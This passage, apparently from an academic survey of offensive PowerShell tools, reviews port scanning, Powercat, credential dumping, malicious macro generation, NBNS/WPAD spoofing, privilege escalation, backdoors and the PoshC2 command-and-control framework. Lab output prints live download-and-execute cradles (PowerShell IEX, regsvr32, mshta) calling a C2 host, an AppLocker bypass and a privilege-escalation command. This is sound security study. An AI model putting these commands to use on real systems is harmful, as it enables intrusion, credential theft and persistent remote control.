VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: 192.168.101.9: Port 8080 is CLOSED
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: 192.168.101.9: Port 3389 is CLOSED
VERBOSE: Removing 192.168.101.9 from runspaces
VERBOSE: Closing runspace pool.
VERBOSE: "Exporting" $Global:STTestPortData and $Global:STTestPortDataProperties
Start time: 03/19/2017 18:28:08
End time: 03/19/2017 18:28:21
PS C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\Psnmap> $scan | format-table -autosize

ComputerName IP/DNS Ping Port 21 Port 22 Port 23 Port 25 Port 53 Port 80 Port 3389
-----
192.168.101.9 True False True False True False True False
```

A scan was performed against a single host, which was saved in a variable. Then the variable was fed to the `format-table` cmdlet via a pipeline to give a nice table of the scanning results

3.2.2 Powercat

Powercat is the **Netcat** equivalent of PowerShell. It can be loaded as a module and has multiple abilities. It is not as feature rich as **Netcat** but there are multiple features available that make it quite effective.

Powercat can establish basic connections which read input from the console and write input to the console using the **write-host** cmdlet. There is the option to change the output to "**Bytes**" or "**String**" with "**-o**".

Furthermore, **powercat** can be used to transfer files bi-directionally by using the **-i** (Input) and **-of** (Output file).

Powercat can also be used to send and serve shells. A specific executable can be used with the **-e** parameter while the **-ep** parameter is used to execute PowerShell.

Powercat supports sending data both over TCP and UDP. Data can also be sent to a DNS server (**dnscat2**) with the **-dns** parameter.

Concerning relays, these work pretty much the same way netcat relays do without the need of the creation of a file or starting a second process. Data between connections or protocols can also be relayed.

Miscellaneous tasks can also be performed such as portscans and persistent servers.


Lastly **Powercat** has the ability to generate normal or encoded payloads which perform a specific action. This is achieved via the **-g** (generate) or **-ge** (generate encoded) commands. These payloads can be used when there is no need for the tool to be used entirely.

A full list of the parameters can be seen below:

```
-l Listen for a connection. [Switch]
-c Connect to a listener. [String]
-p The port to connect to, or listen on. [String]
-e Execute. [String]
-ep Execute Powershell. [Switch]
-r Relay. Format: "-r tcp:xx.x.x.x:yyy" [String]
-u Transfer data over UDP. [Switch]
-dns Transfer data over dns (dnscat2). [String]
-dnsft DNS Failure Threshold. [int32]
-t Timeout option. Default: 60 [int32]
-i Input: Filepath (string), byte array, or string. [object]
-o Console Output Type: "Host", "Bytes", or "String" [String]
-of Output File Path. [String]
-d Disconnect after connecting. [Switch]
-rep Repeater. Restart after disconnecting. [Switch]
-g Generate Payload. [Switch]
-ge Generate Encoded Payload. [Switch]
-h Print the help message. [Switch]
```

The verbosity of this tool is very bad. It does not comply at all with the PowerShell philosophy and mindset. It can be used with difficulty although it seems that it can serve or connect to, non-interactive sessions.

However, multiple implications were identified due to the Windows Firewall while manually attempting to setup a listener in a lab environment.



Manually serving a listener, triggered the Windows Firewall notification. This is something that an attacker needs to keep in mind when attempting to get a listener up and running.

3.2.3 PowerMemory (ex-RWMC)

PowerMemory is a post-exploitation PowerShell script that allows the extraction of user credentials present in memory and files and can manipulate memory.


It uses Microsoft binaries and therefore it has the ability to execute on a machine, even after the Device Guard⁹⁰ Policies have been set (for Windows 10 and Server 2016).

In the same way, it claims it can bypass antivirus detection.

It can execute shellcode and modify a process in memory (in user land and kernel land as a rootkit). **PowerMemory** will access everywhere in user-land and kernel-land by **using the trusted Microsoft debugger cdb.exe which is digitally signed**.

- **PowerMemory** can work locally, remotely or it can work on a dump file collected on a machine.
- It does not use the operating system .dll files to locate credentials address in memory but a simple Microsoft debugger.
- It does not use the operating system .dll files to decipher passwords collected. This is it is done programmatically in PowerShell.
- It breaks undocumented Microsoft DES-X.
- It works even if the host is on a different architecture than the target.
- It leaves no traces in memory.

PowerMemory is pretty straightforward to its usage as it is a menu driven-tool. However, it should be noted that multiple UAC prompts were triggered while executing the script on a UAC-enabled system. Furthermore, **PowerMemory** when unencoded is actually detected as a malware by Windows Defender and other Anti-Malware solutions. It should be used in conjunction with a UAC bypass module.

A screenshot of a PowerShell terminal window with a dark blue background and yellow text. At the top left, there is a small ASCII art logo of a rabbit. To its right, the text reads "Follow the white Rabbit :-)" and "pabraeken@gmail.com". Below this, the prompt ". (@)." is shown. The main menu asks "what do you want assess?" and lists eight options: 1) Reveal memory passwords, 2) Local escalation attempt, 3) Get McAfee passwords :-), 4) Active Directory assessment, 5) Scan services network, 6) Get all the Ticket (to be cracked with kerberoast), 7) Fun with Winmine, 8) Local passwords hashes, and 0) Exit. At the bottom, the prompt "Enter menu number and press <ENTER>:" is followed by a cursor and a space character.

```
Follow the white Rabbit :-)  
pabraeken@gmail.com  
.( @ ).  
what do you want assess?  
1) Reveal memory passwords  
2) Local escalation attempt  
3) Get McAfee passwords :-)  
4) Active Directory assessment  
5) Scan services network  
6) Get all the Ticket (to be cracked with kerberoast)  
7) Fun with Winmine  
8) Local passwords hashes  
0) Exit  
Enter menu number and press <ENTER>: _
```

All available functionalities of PowerMemory

3.2.4 Luckystrike

Luckystrike is a menu-driven, PowerShell generator script of malicious .xls Office macro documents, that uses an sqlite database to store generated payloads, code block dependencies, and working sessions for easy retrieval and embedding into a new or existing document.

Luckystrike provides several infection methods designed to create payloads that will execute without being detected by Anti-malware solutions.

The script itself needs PowerShell v5.0 in order to run (remember it is a generator tool and not the payload itself) and uses **Excel COM objects** to build the .xls files.

Luckystrike produces the following 3 types of payloads:

1. Standard shell commands

- Shell Command
Uses the **Wscript.Shell** to run a command which runs via **PowerShell** or **cmd.exe**, does not spawn a new window on the user's screen and there is a fair chance that this could be detected by an Antivirus software.
- Metadata Infection
The payload is integrated into the file's metadata in the Subject field and a one-liner method is used in the macro to launch the payload that resides in the metadata. This is less likely to be detected.

2. PowerShell Scripts

- Cell Embed base 64
Luckystrike encrypts a PowerShell script into base64 which is then broken into multiple cells and embedded into the file along with a Legend string which allows the reconstruction of the script at **runtime**. The payload can exist anywhere on the workable sheet. At runtime the base64 payload is saved as a .txt file on the disk in "C:\Users\\AppData\Roaming\Microsoft\Addins" where it will be read by the macro and then run with PowerShell.
- Cell Embed non base 64
The procedure is the same as the previous one, but the script is not encoded and it can be read directly from the cell and then run by PowerShell. As a result, it is never written on the disk and thus it is less likely to be detected.

3. Executables

1. Infection with the aid of Certutil.exe

A base64 encoded binary file is embedded into cells and then is saved on the hard disk as a .txt file. Certutil.exe is then used to decode the payload and save it as an .exe file which is then launched.

(Certutil.exe is a command-line program, installed in Windows as a part of the Certificate Services. In this case the .txt is encoded as a base64 .txt and then decoded into a .bin file. Abuse at its finest. ^{90]})

2. Save to disk method

The executable is stored to disk and the launched.

3. ReflectivePE method

In this rather complex scenario the malicious .exe file and the **Invoke-PEInjection** (from the PowerSploit suite) are saved on the hard disk as .txt files. The .exe file is then run by the Invoke-PEInjection. Only .txt files are written in the %APPDATA% so even if execution is blocked from this path, the attack will work.

Lastly, Luckystrike has the ability to insert multiple payloads with multiple infection types into a single file.

For example, an .exe created with **msfvenom** that includes a **metasploit meterpreter** payload can be combined with an **Empire stager** script payload into one .xls file and then deployed with any of the aforementioned infection types, in order to create a rather versatile malicious .xls file.



```
Lucky Strike
ALL YOUR PAIN IN ONE MACRO.
1.1.7 - @curiousJack

===== Main Menu =====
1) Payload Options
2) Catalog Options
3) File Options
4) Encode a PowerShell Command
99) Exit

Select: 1

===== Payload Options =====
1) Select a payload
2) Unselect a payload
3) Show selected payloads
99) Back

Select: 1
```

Some of the Lucky Strike menus

3.2.4 Inveigh

Inveigh is a Windows PowerShell LLMNR/NBNS spoofer and man-in-the-middle tool designed to assist potential attackers that might eventually get a foothold on a Windows system with limited functionalities.

The **Link-Local Multicast Name Resolution (LLMNR)** is a protocol based on the Domain Name System (DNS) packet format that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local link. It is included in Windows Vista, Windows Server 2008, Windows 7, Windows 8 and Windows 10.

The **NetBIOS Name Service – NBNS** (often called **WINS** on Windows systems) is part of the NetBIOS-over-TCP protocol suite and served much the same purpose as DNS does: translate human-readable names to IP addresses. NBNS's services were more limited, since NetBIOS names exist in a flat name space, rather than DNS's hierarchical one and NBNS could only supply IPv4 addresses. NBNS is still widely used especially on Windows networks, as there might still be older versions of Windows on those networks, or it might not yet have been converted to use only DNS.

Inveigh is present in all all-in-one tools of this project (PowerShell Empire, PS>Attack, p0wnedShell).

What Inveigh essentially does is capture challenges and responses over HTTP, HTTPS or SMB and take advantage of common legacy misconfigurations that are present on Windows 7 and onwards to perform the three following Man-In-The-Middle attacks:

1. NBNS Spoofing

Assuming the name of a host is requested. At first the HOSTS file is checked, then a DNS lookup is performed and if this fails, a fall back to NBNS is performed (default) which asks the entire broadcast domain on a network for the IP address of the host in question and anyone can just respond to that in an attempt to abuse the response at will and that is what exactly Inveigh does. The victim can be redirected to a malicious site which requests NTLM authentication and grabs the NTLM v2 hash of the victim which can either be cracked or passed with an NTLM Relay attack. Newer versions of Windows do not fall back to NBNS protocol if the requested domain is a full qualified domain but on the other hand other components of Windows will still fall back to NBNS when DNS fails.

2. WPAD Spoofing

This attack is intimately related to NBNS spoofing. In default configurations, Internet Explorer will attempt to look for `http://wpad/wpad.dat`, for proxy server auto configuration. If the file is detected, Internet Explorer will attempt to use the file to configure its proxy server settings. Anyone can spoof the address and use a malicious `wpad.dat` file to perform a MITM attack. It appears that the `wpad.dat` file is also requested by various Windows services.

3. NTLM Relay

Cross-protocol relay MITM attack against NTLM authentication.

This was fixed when the same protocol was used (an attacker attacking a system and tricking into authenticating to him over SMB, then the attacker took that SMB handshake and threw it back at the victim system to authenticate to it) but this method still can be used in a cross-protocol manner, where the authentication is relayed back the same system that sent it to the attacker, as long as it is done over a different protocol since NTLM authentication can be used for HTTP, RDP etc.

Inveigh implements the following functions:

```
PS C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\Inveigh> get-command -module Inveigh | get-help | format-table name, synopsis -wrap
Name                Synopsis
-----
Clear-Inveigh       Clear-Inveigh will clear Inveigh data from memory.
Get-Inveigh         Get-Inveigh will get stored Inveigh data from memory.
Invoke-Inveigh      Invoke-Inveigh is a Windows PowerShell LLMNR/NBNS spoofer with challenge/response capture over HTTP/HTTPS/SMB.
Invoke-InveighRelay Invoke-InveighRelay performs NTLMv2 HTTP to SMB relay with psexec style command execution.
Invoke-InveighUnprivileged Invoke-InveighUnprivileged is a Windows PowerShell LLMNR/NBNS spoofer with challenge/response capture over HTTP. This version of Inveigh does not require local admin access.
Stop-Inveigh        Stop-Inveigh will stop all running Inveigh functions.
Watch-Inveigh       Watch-Inveigh will enabled real time console output. If using this function through a shell, test to ensure that it doesn't hang the shell.
```

Inveigh's basic functions

Once started via `Invoke-Inveigh` or `Invoke-InveighUnprivileged` (depending on the available privileges) or `Inveigh-Relay`, Inveigh will remain active capturing NBNS or LLMNR requests and challenge/responses until manually stopped or terminated after a predefined period of time. The results can be exported into .txt files, printed live in console, or both, when captured.

Inveigh and its two variants, support over 30 parameters that enhance their functionality.

For further parameter information, use `get-command -module Inveigh | get-help -full`

3.2.5 Tater

Tater is the PowerShell implementation of the Hot Potato Windows privilege escalation exploit which is performed via an executable and automates many of the tasks described in the **Inveigh** section.

Tater.ps1 implements the **Invoke-Tater** function which performs the same actions as Hot Potato by using PowerShell.

So Tater is an NBNS challenge/response exploit, that enables privilege escalation according to and by automating the following three scenarios:

1. Local NBNS Spoofer:

If it is known ahead of time which host a target machine (in this case our target is 127.0.0.1) will be sending an NBNS query for, a response can be crafted and flood the target host with NBNS responses (since it is a UDP protocol). One complication is that a 2-byte field in the NBNS packet, the TXID, must match in the request and response. This can be addressed by flooding quickly and iterating over all 65536 possible values (ports). In case the host to be spoofed has a DNS record already the DNS lookups can be forced to fail using "port exhaustion" and bind to every single UDP port. When a DNS lookup is performed, it will fail because there will be no available source port for the DNS reply to come to.

2. Fake WPAD Proxy Server:

Implements the ability to spoof NBNS responses. An NBNS spoofer is set to 127.0.0.1. The target machine (our own machine) is flooded with NBNS response packets for the host "WPAD", or "WPAD.DOMAIN.TLD", and it is declared that the WPAD host has IP address 127.0.0.1. At the same time, an HTTP server is run locally on 127.0.0.1. When it receives a request for "http://wpad/wpad.dat", it responds in such a way that it causes all HTTP traffic on the target to be redirected through our server running on 127.0.0.1. This attack will affect all users of the machine even when performed by a low privilege user, such as administrators, and system accounts.

3. HTTP -> SMB NTLM Relay:

With the ability to have all HTTP traffic passing through a server under the control of the attacker, NTLM authentication can be requested. In the Tater exploit, all requests are redirected with a 302 redirect to "http://localhost/GETHASHESxxxxx", where xxxxx is some unique identifier. Requests to "http://localhost/GETHASHESxxxxx" respond with a 401 request for NTLM authentication.

The NTLM credentials are then relayed to the local SMB listener to create a new system service that runs a user-defined command. This command will run with "NT AUTHORITY\SYSTEM" privilege.

The following parameters can be used to setup the exploit.

IP	Specify a specific local IP address. Selected automatically if not used.
SpoofIP	Specify an IP address for NBNS spoofing. Needed when using two hosts to get around an in-use port 80 on the privesc target.
Command	Command to execute as SYSTEM on the localhost.
NBNS	NBNS Enable/Disable NBNS bruteforce spoofing.
BNSLimit	Enable/Disable NBNS bruteforce spoofer limiting to stop NBNS spoofing while hostname is resolving correctly.
ExhaustUDP	Enable/Disable UDP port exhaustion to force all DNS lookups to fail in order to fall back to NBNS resolution.
HTTPPort	Specify a TCP port for the HTTP listener and redirect response.
Hostname	Hostname to spoof. WPAD.DOMAIN.TLD may be required by Windows Server 2008.
WPADDirectHosts	Comma separated list of hosts to list as direct in the wpad.dat file
WPADPort	Specify a proxy server port to be included in the wpad.dat file.
Trigger	Trigger type to use in order to trigger HTTP to SMB relay. 0 = None, 1 = Windows Defender Signature Update, 2 = Windows 10 WebClient/Scheduled Task
TaskDelete	Enable/Disable scheduled task deletion for trigger 2. If enabled, a random string will be added to the taskname to avoid failures after multiple trigger 2 runs.
Taskname	Default = Tater: Scheduled task name to use with trigger 2. If Tater does not work after multiple trigger 2 runs, change the taskname.
RunTime(Integer)	Set the run time duration in minutes.
ConsoleOutput	Enable/Disable real time console output.
StatusOutput	Enable/Disable startup messages.
ShowHelp	Enable/Disable the help messages at startup.
Tool	(0,1,2) Enable/Disable features for better operation through external tools such as Metasploit's Interactive Powershell Sessions and Empire. 0 = None, 1 = Metasploit, 2 = Empire

Tater parameters

And then the exploit can be fed with a command and wait for its execution, as shown below:

```
PS C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\tater> invoke-tater
cmdlet Invoke-Tater at command pipeline position 1
Supply values for the following parameters:
Command: net localgroup administrator MSCDSUNIP1 /add
2017-04-01T21:48:34 - Tater (Hot Potato Privilege Escalation) started
Local IP Address = 192.168.1.6
Spoofing Hostname = WPAD
Windows Defender Trigger Enabled
Real Time Console Output Enabled
Run Stop-Tater to stop Tater early
Use Get-Command -Noun Tater* to show available functions
Press any key to stop real time console output

2017-04-01T21:48:34 - Waiting for incoming HTTP connection
2017-04-01T21:48:34 - Flushing DNS resolver cache
2017-04-01T21:48:34 - Starting NBNS spoofer to resolve WPAD to 127.0.0.1
```

Tater in action

3.2.6 PowerShell-DL-Exec

PowerShell-DL-Exec is a convenience script that might come in handy in any environment.

It can be “fed” with a script from a remote source (URL) along with user-defined parameters. The script is then downloaded and run with arguments, on the target remote host.

This script can even run without touching disk via the `-memoryExec` parameter, or if run-time parameters are required, the target script can be downloaded and executed on the host directly.

The following parameters can be used with the `dl-exec.ps1` to run the scripts:

```
-source      Define the script source
-target      Define the remote host
-memoryExec  Download and execute a script in memory
-fileExec    Download a script and execute it from the host (leaves traces)
-arguments  Define the command-line arguments/switches/commands to be passed
             (depending on how the script is executed)
-username:   Administrative Username (if needed)
-password:   Administrative Password (if needed)
```

3.2.7 PowerBreach

Veil's PowerTools originally contained PowerUp, PowerView, PowerBreach and PowerPick. PowerView and PowerUp have been moved under the PowerSploit framework.

PowerBreach was initially a part of Veil's PowerTools which is now a deprecated project and resides under PowerShell Empire/PowerTools GitHub.

PowerBreach is a backdoor toolkit that provides a wide variety of methods to backdoor a system.

It provides a diverse set of "trigger" methods which enable the attacker to choose on how to signal to the backdoor that it needs to open a communication channel back to the control host.

PowerBreach mainly uses memory only methods that obviously do not persist across a reboot without further actions performed to ensure persistence.

Communications established are not that covert either.

There are six available backdoors:

- **Invoke-EventLogBackdoor**
The backdoor continually parses the Security event logs. For every entry, it checks to see if the message contains a unique trigger value. If it finds the trigger, it calls back to a predefined IP Address. *(Requires administrative privileges and enabled Auditing)*
- **Invoke-PortBindBackdoor**
The backdoor opens a TCP port on a specified port. For every connection to the port, it looks for a specified trigger value. When found, it initiates a callback and closes the TCP Port. *(A port needs to be opened on the firewall for this one)*
- **Invoke-ResolverBackdoor**
This backdoor resolves a predefined hostname at a preset interval. If the resolved address is different than the specified trigger, then it initiates a callback.
- **Invoke-PortKnockBackdoor**
The backdoor sniffs packets destined for a certain interface. In each packet, a trigger value is looked for. The trigger value is found, the backdoor initiates a callback. This backdoor utilizes a promiscuous socket and should not open up a port on the system. *(Needs both an open port and administrative privileges)*
- **Invoke-LoopBackdoor**
The backdoor initiates a callback on a routine interval. If successful in executing a script, the backdoor will exit.
- **Invoke-DeadUserBackdoor**
The backdoor inspects the local system or domain for the presence of a user and calls back if it is not found.

The aforementioned backdoors need the help of the following two functions to operate properly:

- **Add-PSFirewallRules**
Adds PowerShell to the firewall on 65xxx ports. Requires administrative privileges.
- **Invoke-CallbackIEX**
Used to initiate a callback to a defined node and request a resource. The resource is then decoded and executed as a PowerShell script. There are the following URIs for callbacks:

```

http://<host:port/resource> Standard http callback
https://<host:port/resource> Standard https callback
dnstxt://<host> Resolve a DNS text, which is the payload

```

3.2.8 PowerPick

PowerPick is another part of PowerTools and its status is **stale**, (although it is contained in Empire and other projects) as multiple other projects with similar aspects have emerged.

The tools contained in PowerPick, focus on enabling PowerShell functionalities without PowerShell.exe by using .NET assemblies and libraries to start the execution of the PowerShell scripts and were early implementations of the Unmanaged PowerShell proof of concept.

- **SharpPick**
SharpPick is a .NET executable that allows the execution of PowerShell code through a number of methods. It can be embedded as a resource, read from a URL, appended to a binary, or read from a file. It was originally used to bypass of AppLocker and was the first executable which was based on the Unmanaged PowerShell proof of concept. The main drawback of this, since it was an early implementation of PowerShell without powershell.exe was that it was written to disk.

- **PSInject & ReflectivePick**
The PSInject module, implements the **Invoke-PSInject** function, which leverages PowerSploit's Invoke-ReflectivePEInjection code, to reflectively load **ReflectivePick** in memory which then loads and runs PowerShell in a remote process, using the .NET assemblies. This is based on the Invoke-Mimikatz script and uses a similar technique of embedding base64 encoded bytes into the script. The script allows the replacement of the callback URI that is hard coded into the .dll, and the script that it calls back for must be base64 encoded.

ReflectivePick is a reflective .dll that imports and runs a .NET assembly into its memory space that supports the running of PowerShell code using System.Management.Automation. It can be injected into any process using a reflective injector and thus allows the execution of PowerShell code by any process.

3.2.9 PosHC2

PosHC2 is a proxy aware command and control framework written completely in PowerShell which was chosen as the base language since it provides all of the functionality and features required to avoid introducing multiple languages to the framework. Requires only PowerShell v2 on both the server and the client.

The first time the server is initiated it asks for the appropriate configuration and generates the respective payloads:

```

##### v2.2 www.PoshC2.co.uk #####
#####

Cannot find any Java JDK versions Installed, Install Java JDK to create Java Applet Payloads
IP found: 192.168.1.6

[1] Enter the IP address or Hostname of the PosHC 2 server (External address if using NAT) [192.168.1.6]: MSCDSUNIPI
[2] Do you want to use HTTPS? [No]: no
[3] Enter a new folder name for this project [PosHC2-2017-25-03-2221]: MSCDSUNIPI
[4] Enter the default beacon time in seconds of the PosHC 2 server (10% jitter is always applied) [5]: 5
[5] Enter the auto Kill Date of the implants in this format dd/MMM/yyyy [08-Apr-2017]: 31/03/2017
[6] Enter the HTTP port you want to use, 80/443 is highly preferable for proxying [80]: 80
[7] Do you want to enable sound? [Yes]: no

Listening on: http://MSCDSUNIPI Port 80 (HTTP) | Kill Date 31-Mar-2017

To quickly get setup for internal pentesting, run:
powershell -exec bypass -c "IEX (new-object system.net.webclient).downloadstring('http://MSCDSUNIPI:80/0zofz')"

For a more stealthy approach, use SubTee's Regsvr32 or Mshta:
regsvr32 /s /n /u /i:http://MSCDSUNIPI:80/0zofz_rg scrobj.dll
mshta.exe vbscript:GetObject("script:http://MSCDSUNIPI:80/0zofz_rg")(window.close)

To Bypass AppLocker or Bit9, use InstallUtil.exe found by SubTee:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U posh.exe

To exploit MS16-051 via IE9-11 use the following URL:
http://MSCDSUNIPI:80/0zofz_ms16-051

For Red Teaming activities, use the following payloads:
Java JDK installer was not found, as a result it cannot create .jar file:
Batch Payload written to: C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PosHC2\ActiveShit\MSCDSUNIPI\payloads\payload.bat
Macro Payload written to: C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PosHC2\ActiveShit\MSCDSUNIPI\payloads\macro.txt
Wscript Payload written to: C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PosHC2\ActiveShit\MSCDSUNIPI\payloads\wscript.vbs
MS16-051 payload, use this via a web server: C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PosHC2\ActiveShit\MSCDSUNIPI\payloads\ms16-051.html
Phishing .lnk Payload written to: C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PosHC2\ActiveShit\MSCDSUNIPI\payloads\PhishingAttack-Link.lnk


To re-open the Implant-Handler or C2Server, use the following shortcuts in this directory:
C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PosHC2\ActiveShit\MSCDSUNIPI

```

Setting up the MSCDSUNIPI CnC Server

There are 3 basic components in PosHC2: **C2-Server.ps1**, **C2-Viewer.ps1**, **Implant-Handler.ps1**

